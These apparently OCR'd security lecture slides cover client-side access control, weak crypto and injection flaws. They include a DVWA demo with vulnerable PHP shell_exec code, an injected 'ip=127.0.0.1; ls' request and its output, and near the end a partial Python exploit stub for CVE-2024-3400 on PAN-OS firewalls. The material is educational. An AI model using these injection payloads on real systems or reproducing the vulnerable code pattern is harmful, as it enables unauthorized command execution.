
App uses unverified parameter acct in SQL

```
GET /api/v1.1/user/12358/posts?id=32 # view
DELETE /api/v1.1/user/12358/posts?id=32 # delete
```

API allows DELETE when it should not

An Antipattern: Client-Side Access Control

- Never store credentials in client-side code
- Do not perform access control client-side



5

I have a quetion which may be simple/dumb or not :). In other words I have no idea if is fair enough or a completely foolish idea. Just some free thoughts.

What if I make my login via JavaScript with pass in it (yes I know), but pass will be hased by Secure Hash Algorithm. For instance:

I generate a pass with SHA which looks like

```
var = 0xc1059ed8... //etc
```

and paste into the code. There will be also two functions. One will compare two values (given by me with user's) and second will generate sha form user's input.

Is this could be safe theoritically or this is a horrible pattern and stupid idea? Can JS handle it?

https://stackoverflow.com/questions/3558702/password-protected-website-with-javascript

This is a:

A. Good idea
B. Bad idea
C. Depends on the implementation

Crypto Failures

Examples:


1. Not using HTTPS (coughs)
2. Not encrypting sensitive data at rest
3. Using deprecated crypto like MD5, SHA1, PKCS #1 v1.5 .

Injection Flaws:
Command
SQL
XSS

“*Injection flaws* occur when an application sends untrusted data to an interpreter.”

--- OWASP

Like buffer overflow and format string vulnerabilities, a result of ***interpreting data as code***



Ping for FREE


Enter an IP address below:

submit

```
<h2>Ping for FREE</h2>

<p>Enter an IP address below:</p>
<form name="ping" action="#" method="post">
<input type="text" name="ip" size="30">
<input type="submit" value="submit"
name="submit”>
</form>
```

Input to form program

```
POST /dvwa/vulnerabilities/exec/ HTTP/1.1
Host: 172.16.59.128
...
ip=127.0.0.1&submit=submit
```




```
...
$t = $_REQUEST['ip'];
$o = shell_exec('ping –c 3' . $t);
echo $o
...
```

PHP exec program


```
<h2>Ping for FREE</h2>

<p>Enter an IP address below:</p>
<form name="ping" action="#" method="post">
<input type="text" name="ip" size="30">
<input type="submit" value="submit"
name="submit”>
</form>
```

https://github.com/digininja/DVWA

```
POST /dvwa/vulnerabilities/exec/ HTTP/1.1
Host: 172.16.59.128
...
ip=127.0.0.1&submit=submit
```




```
...
$t = $_REQUEST['ip'];
$o = shell_exec('ping –c 3' . $t);
echo $o
...
```




```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_req=1 ttl=64 time=0.015 ms
64 bytes from 127.0.0.1: icmp_req=2 ttl=64 time=0.023 ms
64 bytes from 127.0.0.1: icmp_req=3 ttl=64 time=0.030 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1999ms
rtt min/avg/max/mdev = 0.015/0.022/0.030/0.008 ms
```

```
POST /dvwa/vulnerabilities/exec/ HTTP/1.1
Host: 172.16.59.128
...
ip=127.0.0.1%3b+ls&submit=submit
```



```
...
$t = $_REQUEST['ip'];
$o = shell_exec('ping –c 3' . $t);
echo $o
...
```

PHP exec program




Ping for FREE

Enter an IP address below:

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_req=1 ttl=64 time=0.019 ms
64 bytes from 127.0.0.1: icmp_req=2 ttl=64 time=0.018 ms
64 bytes from 127.0.0.1: icmp_req=3 ttl=64 time=0.025 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.018/0.020/0.025/0.006 ms
help
index.php
source
```

That would never happen in reality right?



On Friday April 12, Palo Alto disclosed that some versions of PAN-OS are not only vulnerable to remote code execution, but that the vulnerability has been actively exploited to install backdoors on Palo Alto firewalls. A patch is expected to be available on April 14th. The advisory from Palo Alto is here. The CISA advisory is here. Palo Alto has marked this vulnerability as critical and NVD has scored it a 10.0 with CVSSv3. Wallarm currently detects attacks against this vulnerability with no additional configuration required.

What is CVE-2024-3400

A severe command injection vulnerability in the GlobalProtect Gateway feature of PAN-OS versions 10.2, 11.0, and 11.1 underscores the critical importance of API security in devices at the frontline of network connections. The vulnerability, identified as CVE-2024-3400, allows unauthorized users to execute commands as the system administrator, significantly threatening the security of critical infrastructure.

Note: Please ensure that you only use this script for legal and ethical purposes, and only on machines that you have permission to test on.

```
def exploit_firewall(target_ip, payload, root_ca=None):
 url = f"https://{target_ip}/api/"

 data = f"""<?xml version="1.0" encoding="UTF-8"?>
 <request>
 <op cmd="test" />
 <cmd code="ping">{payload}</cmd>
 </request>"""

 headers = {
 "User-Agent": "PAN-OS-Exploit",
 "Content-Type": "application/xml"
 }
```

https://www.volexity.com/blog/2024/04/12/zero-day-exploitation-of-unauthenticated-remote-code-execution-vulnerability-in-globalprotect-cve-2024-3400/

Attack: Shellcode Injection

